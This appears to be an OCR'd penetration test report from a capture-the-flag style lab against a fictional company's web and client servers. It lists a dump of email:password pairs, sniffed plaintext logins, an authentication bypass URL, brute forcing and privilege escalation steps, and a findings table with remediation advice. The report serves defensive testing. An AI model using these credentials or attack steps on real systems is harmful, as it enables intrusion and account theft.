


Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com :
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com : camille
//// langp@hotmail.com : pontoosh //// jnardi@live.com : peter //// 4degrees@hotmail.com :
ralph //// fretteaser@hotmail.com : derek //// bsquard@live.com : wilbur ////
zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com :
marcy //// saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan ////
wilson@gmail.com : triad //// navresbo@yahoo.com : heather ////
XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com :
harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse //// foo-

Logging in as stephenson on 10.10.0.66:80
Username = stephenson
Password = pizzadeliver




Login


Username

stephenson

Password


Enter





Seen above, we're able to authenticate as two users we've found passwords for: **gibson** and **stephenson.**

Zap Scan



Using Zap on Kali Linux (10.10.0.10), we can try attacking both targets that were found:

- 10.10.0.66:80
- 10.10.0.66:8001

10.10.0.66:80

The Web Server at port 80 appears to be a production web server that is accessed by users in the firm. In our initial scan, we were able to find the user credentials for the **stephenson** user since the HTTP packets being sent were sending data in **clear text –** this allowed us to see stephenson's password just by sniffing the network.


```
22:19:08.373044 IP 172.16.1.2.56994 > 172.16.1.1.80: Flags [P.], seq 1:138, ack 1, win 229, options [nop,nop,TS val 3609283376 ecr 3354829163], length 137: HTTP: GET /login.ph
p?username=stephenson&password=pizzadeliver&Login=Enter HTTP/1.1
```

Using Zap, we found a number of vulnerabilities that will be discussed further. Some major vulnerabilities we found that could be exploited on port 80:


Directory Traversal

There are a number of directories that are able to be traversed and viewed due to inadequate permissions settings for those pages that can reveal sensitive data:

10.10.0.66:80/data



10.10.0.66:80/assets



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2019-04-20 18:29	-	
fonts/	2019-04-20 18:31	-	
js/	2019-04-20 18:09	-	
sass/	2019-04-20 18:09	-	

Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80


Shown above, we're able to traverse and view a number of files that may be sensitive on the website.

Some of these are access controlled, but the majority can be viewed without authenticating.

Bypassing Authentication

We can bypass authentication by simply visiting **10.10.0.66/internal/employee.php**

More info can be found on the Findings / Fixes section for web site vulnerabilities.



No username or password needed. Customer information is also revealed in the **Future Customer List,** with the same output as any other user (gibson, stephenson)

Findings and Fixes (Lists of Vulnerabilities)

This section contains a tabled list of **vulnerabilities, their risk ratings, a description, and their potential fix(es).**

Server Side

Web Server (10.10.0.66)


Vulnerability	Risk Rating	Description	Potential Fix
Excessive sudo privileges for the **gibson** user.	**High**	The user 'gibson' has sudo privileges to the **echo, tee,** and **whoami** processes. These privileges can be used to modify sensitive root files, allowing the user to escalate their privilege to root and own the system. This was exploited in the penetration test by SOS Inc to gain root access and decode all passwords for	Remove sudo privileges to all processes for users. This will remove the ability for users to run processes as root.

		all users on the system, including root.	
Development/Staging HTTP service being run alongside a Production Service	**Medium**	There are two Apache HTTP server instances running: port 80 and port 8001. The service on port 80 appears to be a Production system, but port 8001 appears to be a staging system that is insecure yet runs on the same server with even more security vulnerabilities than the production server. Abuse of the development service can lead to actors accessing sensitive data.	Remove the service at port 8001 as it is not of value to a customer and is a security risk. Run staging instances on separate servers. Do not run Development/Staging/Testing servers along production servers.
SSH Service on port 443 available to external actors; No Protection against brute force attacks.	**High**	The SSH service on port 443 is able to be brute forced to crack passwords or user lists by malevolent	SSH as a service should not be run on internet facing systems, ideally. If the service is needed, lock it down to only be used by a whitelist of systems.

		actors. This can lead to passwords for users being guessed and allowing for system compromise up to root level permissions.	Implement tools such as Fail2Ban to avoid brute force attacks and block ip connections automatically. Implement lockout conditions on accounts that have multiple failed authentication attempts.
vsftpd Service on port 65534 available to external actors; No protections against brute force attacks.	**High**	The vsftpd service on port 65534 is able to be brute forced to crack passwords or user lists by malevolent actors. This can lead to passwords for users being guessed and allowing for system compromise up to root level permissions. It can also allow for malicious actors to deliver payloads on compromised systems.	If the service is needed, lock it down to only be used by a whitelist of systems. Implement tools such as Fail2Ban to avoid brute force attacks and block ip connections automatically. Implement lockout conditions on accounts that have multiple failed authentication attempts.

Client Side

Vulnerability	**Risk**	**Description**	**Potential Fix**
Buffer Overflow susceptibility on running binary for port 6573 can allow for privilege escatlation	**High**	The nbn binary that is running on port 6573 is susceptible to a buffer overflow attack. If successful, an attacker can gain a root shell on the system.	Stop the service. Avoid using any service as root to mitigate risks for abuse. Use application languages that do not allow for buffer overflows to occur.
Inadequate permissions for nbn.backup on the user directory **/home/stephenson**	**Medium**	The binary is a copy of a binary that is meant to only run as root. Having a backup service be accessible by any user that is meant to run as root can allow for potential abuse of the original binary (as exploited in this engagement)	Remove the nbn.backup binary. If needed for development, this should be used on a different server.
Vsftpd v2.3.4 discovered on the file system	**Medium**	The vsftpd v2.3.4 service is outdated and vulnerable to backdoor command execution. The service appears to not be active but has been used.	Suggested to upgrade to a more recent version to remove the

			vulnerability. Ensure the service is not active.
Root owned /etc/vsftpd.conf can be modified by a non-root user	**Low**	/etc/vsftpd.conf can be modified by the user Stephenson. This can allow for abuse of functionality and unauthorized ftp access.	Change ownership of the .conf file to **root.** Do not allow write or execute permission to non-root users.

Web Site

Vulnerability	**Risk**	**Description**	**Potential Fix**
Staging web site for HTTP on port 8001 running and available to the public	**High**	This staging site contains insecure configurations that allow for high profile attacks such as SQL Injection, Command Injection, and visibility into sensitive files.	Remove the staging site from the port. Staging apps should not be run with production applications.
GET Method Used to Login Users	**High**	Using the GET Method to login users exposes user credentials (as happened and exploited in this test).	Use the POST method to login users.

HTTPS Not Configured	**High**	HTTP does not provide encryption in normal HTTP requests and responses.	Avoid using HTTP on Production systems and configure the site to use HTTPS to encrypt HTTP requests and responses.
SQL Injection Possible on 10.10.0.66:8801/login.php	**High**	The login page on 10.10.0.66:8801 is susceptible to SQLi injections, potentially allowing for disclosure of database information.	Do not trust client side input. Implement stringent input validation. Escape all data received from the client. Apply a 'whitelist' of allowed characters.
Directory Path Traversal	**High**	The Path Traversal attack can allow attackers access to files and commands that are normally not available to them.	Do not trust client side input. Implement stringent input validation. Escape all data received from the client. Apply a 'whitelist' of allowed characters.
Application Error Disclosures	**Medium**	Some pages contain errors/warnings that may disclose sensitive information like locations of files that produced the error.	Review source code for these pages (10.10.0.66:80/data, 10.10.0.66:8001/internal) and make sure pages have their own error pages.
Cross-Site Scripting (Reflected)	**High**	The login.php pages on both 10.10.0.66:80 and 10.10.0.66:80 are susceptible to cross-site scripting attacks.	More information can be found here: https://owasp.org/www-community/attacks/xss/
X-Frame Options Header Not Set	**Medium**	X-Frame Options header is not included in the HTTP response to protect against Clickjacking attacks.	Add the X-Frame-Options HTTP header to all HTTP messages.
Absence of Anti-CSRF Tokens	**Low**	No Anti-CSRF Tokens are found in the HTML submission forms on 10.10.0.66:80 or 10.10.0.66:8001.	Refer to: https://owasp.org/www-community/Anti_CRSF_Tokens_ASP-NET
Phpinfo() Output Reporting	**High**	There is a phpinfo.php page included on the webserver (10.10.0.66:80/phpinfo.ph	Delete the phpinfo.php file.

		p) that receals highly sensitive info such as the user running the PHP process, if the user is a sudo user, the IP address of the host, version informations, and the root directory of the web servre.	
Authentication Bypass	**Medium**	Visiting the link **10.10.0.66/internal/employee.php** allows users to bypass authentication and view internal info.	Make sure only users that are properly authenticated can reach the internal employee.php page.

Conclusion

Summary

The goal of this penetration test was to compromise and gain root access to both the supplied web server (10.10.0.66) and client server (172.16.1.2) and provide recommendations for immediate fixes of high-risk vulnerabilities uncovered during SOS' testing on NBN Corp's servers.

Results

- All users and root users had their credentials obtained.
- Both systems, web server 10.10.0.66 and client server 172.16.1.2, fully compromised using black box, red-team style testing documented in this report.
- All vulnerabilities documented and placed on to the **Findings/Fixes** section.


Critical Findings and Immediate Fixes


- **Running services that allow for brute force attacks in obtaining user credentials.** Disable services such as ssh or ftp/sftp/vsftp that are not required in the environment or implement functionality to mitigate or block brute force attacks, such as account lockouts after a number of unsuccessful authentication attempts.
- **Simple passwords that are easily broken or guessed using common tools such as Hydra, John the Ripper, hashcat.** Mitigate this risk by implementing multi-factor authentication and implementing more complex password rules.
- **Excessive privileges tied to user accounts, allowing for privilege escalation and leading to a full compromise of a system.** This can be mitigated by ensuring that sudo privileges are ideally removed all together or at a minimum severely restricted.
- Vulnerable executables, binaries, or applications that can be exploited to allow for pivoting, privilege escalation, and/or a full compromise.
- **Usage of HTTP and not HTTPS,** allowing for simple scanners to see plain-text usernames and passwords when the web server and client server communicate with each other. This can be fixed and/or mitigated by switching to HTTPS on all systems and eliminating the use of HTTP.
- **Insecure permissions or configurations** that allow non-authenticated or unauthorized actors (malevolent or otherwise) to view sensitive data, such as customer information or a list of users for internal systems. Audit current permissions on files and configurations and implement regularly scheduled audits on these artifacts.

Appendix



Flags




This section of the appendix details flags that were found during the engagement in a tabled format.


Flags	Screenshots	Discovery Method
flag1{cyberfellows_goodluck}		After getting the username and password for the gibson user, we were able to log into the NBNweb server, 10.10.0.66. Once there, the following command was used: *locate flag* Which proceeded to find every file that had the name 'flag' in the system. After seeing that flag1 was in /var/www/html/data, we wetn on the website for nbn using port 80 with the following link: *10.10.0.66:80/data/flag1* This contained the text shown in the screenshot.

flag2{down_a_rabbithole}	Future Customers FOR INTERNAL USE ONLY flag2{down_a_rabbithole}		Using nmap and tcpdump on port 80 , an HTTP packet that contained the credentials to the 'stephenson' user were discovered in a communication between the client and web server on the web server's HTTP Port 80. Using stephenson's credentials, we successfully logged into the website as an employee using the link 10.10.0.66:80. A page titled Future Customers was linked, including the flag pictured on the left along with user data.


flag3{brilliantly_lit_boulevard}		This flag was found after getting gibson's password by using hydra on 10.10.0.66 on the ftp port. It was found in gibson's home directory on the server we logged into, embedded in a long text file that was easily searched through using cat flag3 | grep flag3 File Path: /home/gibson/flag3



flag4{youre_going_places}		This flag was first discovered to exist after first logging into the web server as the gibson user and using the *locate flag* command - it resides in the same directory as flag1. Unlike flag1, flag4 is in a jpeg file (file4.jpg) and was only readable by the root user. During the penetration test, a method was found to escalate the privileges of the gibson user to be able to use sudo on any command, effectively giving it root privileges. From there, we used the gibson user to run the sudo vi flag4.jpg command to check if any data was hidden within the file. Once in the vi editor, the flag was found as shown in the Screenshot section.
flag5{weve_always_done_it_this_way}		After getting a root shell on the client, I was able to see the /root directory. When using ls -l, a file was found called lookingforsomething that alluded to a potential finding. Using ls -la, a directory not commonly in a directory was found, with the name


		'...'  By going into this directory, we find another directory named '\', which can be accessed using an escape character('\') with the command cd //. In this directory, there are numerous text files with numbers as their name. Each file is a text file containing text relating to flag5.  To identify the file that does not have the NOT string in it, the command grep -v 'NOT' * to get the files that don't contain that string.  Seen above, the only file that contained a different text was the file 512. This file seemed to most likely contain the flag, but the characters were remapped. After observing,

		the pattern appeared to be as follows: • 'f' = 'u' • 'l' = 'o' • 'a' = 'z' • 'g' = 't' The alphabet was 'reversed' as evidenced by the uozt5 string and the mapping above. After 'reversing' the alphabet and mapping each letter, the flag was deciphered: flag5{weve_always_done_it_this_way}
flag6{listen}	**(Running ps aux to view running processes)**  **(Ping command in the running processes)**	Once access was attained to the client via the stephenson user, one of the first actions taken was to see what running processes were occurring on the client by using the command ps aux. While running the command, there was a curious process spotted: a ping -p command, meant to send info to the Internet address of the web server. The data appeared to be in hex; the hex was reversed by echoing the text, then piping it to the xxd -r -p command which is meant for decoding hexdumps. Using that command revealed flag number 6, flag6{listen}.



(Reversing the hex to get the flag)



		
flag7{worlds_within_worlds}	**(Before conversion)**  **(After Conversion from base64 to .png)**	Once access was obtained on the client via the stephenson user, one of the first actions that were taken were to look at the user's home directory using ls -l. Immediately, the flag7 file was discovered, but contained text that was not human readable. Upon closer inspection, the contents of the file appeared to be base64. By using the command cat flag 7 | base64 -d >> flag7_decoded.txt When the contents of flag7_decoded.txt are viewed, it's shown to contain the PNG extension within the file.  The file 